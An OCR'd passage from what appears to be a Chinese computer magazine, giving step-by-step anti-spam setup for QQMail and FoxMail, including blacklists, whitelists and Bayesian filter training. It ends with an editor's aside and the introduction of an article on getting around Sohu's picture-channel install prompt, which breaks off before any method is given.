


图1




图2 设置黑名单




图 3 设置白名单




图 4 垃圾邮件文件夹

垃圾邮件的地址加入进去，如图3所示。如果我们在图1中设置反垃圾邮件的级别为高，这样你的邮箱就只能收到“地址本”和“白名单”中的电子邮件了。

如果在“对垃圾邮件的处理方法”中选择了“转到「垃圾邮件」文件夹”，那么一旦收到垃圾邮件，你的邮箱就会自动把其转到垃圾邮件文件夹中，即使我们预览这些垃圾邮件，QQMail也会把HTML格式中的不安全因素给过滤掉，这样大大减少了我们这些菜鸟中毒事件的发生，如图4所显示。

二、FoxMail应对篇

上面是介绍WebMail的相关设置来保护自己的邮箱免受垃圾邮件的骚扰，但大多数人使用的是专门的邮件软件来收发电子邮件的，如FoxMail。在这种情况下我们又如何反击垃圾邮件呢？其实这些问题开发软件的作者已经帮我们解决了，我们只需要合理设置好相关设置即可高枕无忧了。这里我们以FoxMail为例子来介绍如何设置反垃圾邮件的功能，首先我们打开FoxMail，然后在“工具”菜单中选择“反垃圾邮件功能设置…”，如图5所示。




图5 选择反垃圾邮件功能

这里我们可以看到“反垃圾邮件设置”的相关选项页，在常规选项页中我们可以决定软件是否对垃圾邮件进行处理，如果需要处理就应钩选“接收邮件中被判定为垃圾邮件的自动转移到垃圾邮件箱”，这也是一个软件默认的选项。对于那些软件不认为是垃圾邮件，而我们又确定其是垃圾邮件的邮件，可以通过钩选“邮件被手工标记为垃圾邮件时”的处理方式，这里有两种，第一种是“转移到垃圾邮箱”，第二种是“删除”，如图6所示。

而“规则过滤”选项页则可以通过FoxMail自带的规则，来判断邮件是否是垃圾邮件。只要钩选“使用规则判定接收到的邮件是否为垃圾邮件”即可，个人建议把“过滤强度”设置成“高”，如图7所示。




图6 “常规”选项页

对于垃圾邮件的过滤，目前最流行最有效的方法是“贝叶斯过滤”，我们可以让其进行相关的学习，这样可以更大程度地识别垃圾邮件，如果需要开启该功能可以直接钩选“使用贝叶斯概率模型判断接收的邮件是否垃圾邮件”，该功能有学习的功能，除了已学习的垃圾邮件和垃圾词语，我们还可以根据自己的需要来学习非垃圾邮件和垃圾词语，学习得越多反垃圾邮件功能就越强，如图8所示。




图7 “规则”过滤页

点击“学习”按钮，此时就会出现如图9所示的页面。选择自己的收件箱然后指定学习的类型。经过学习后反垃圾邮件的能力就更强悍了，见图10。




图8 “贝叶斯过滤”选项页

注意：如果你选择的是学习非垃圾邮件，最好保证其中的信件没有垃圾邮件，反之要保证里面全是垃圾邮件。建议单独建一个文件夹在其中存放垃圾邮件，再来进行垃圾邮件学习。大家也会遇到经常学习的情况，这时应该选择“跳过已学习过的邮件”即可。




图9 学习向导




图10 学习非垃圾词之后的变化

最后：除了以上介绍的两种方法外，大家还可以安装专业的反垃圾邮件软件来进行处理，这样效果更好一些，我也是刚刚入门的小菜鸟，大家若有更好的方法记得告诉我哦。

【文中涉及到的Foxmail已经收录在光盘中】

编辑点评： 作者的方法属于最基础的，防范垃圾邮件的方法多种多样，例如在论坛网页中留E—Mail的时候不要使用如nohack@21.cn的形式，可以改为nohack(at)21.cn或利用ASCII码的形式来表示，这样在一定程度上可以避免被一些收集邮箱地址的软件捕捉到。防范垃圾邮件最好还是安装专业的相关软件来进行处理，对于个人而言我喜欢用的方法是直接通过设置WebMail的白名单来解决问题，这样做有点极端啦，但很实用。

小editor说两句

小编喜欢去搜狐看八卦图，不过搜狐有限制，连续看2张之后必须安装它一个软件才能继续看，刚刚看完芙蓉姐姐摆的2个吐血天仙造型就……没了，略微有那么点遗憾，因为小编不喜欢装插件，只好作罢。刚没遗憾几个月（小编忍耐力比较强），这不，普罗米修斯本期就为我们送来了突破的方法，有同好的朋友不妨试试。不过，文章有一点难度，需要仔细琢磨了，但是为了芙蓉姐姐披头散发那惊艳的一跳，我想各位看官赴汤蹈火也在所不惜了吧。好了，和大家开个玩笑，不要质疑我人品就好了。同样本期还有其它的突破方法，大家就仔细瞧瞧吧。

畅游Sohu图片频道不受限

普罗米修斯

从本文你可以学到：

1.使用WinSockExpert来抓取浏览器访问网站的数据包；

2.分析安装sogou直通车的原理及突破限制。

一、麻烦的搜狐图片频道

"美女 酷车 风景 图片 pp"，是的，小菜我平常很喜欢在搜狐图吧(http://pic.book.sohu.com/)上看一些有趣的图片，但是sohu网站为了推广它的搜狗直通车软件，在我们查看了几张图片后，再查看图片时，就会直接跳转到一个要求安装搜狗直通车的页面了，如图1所示。

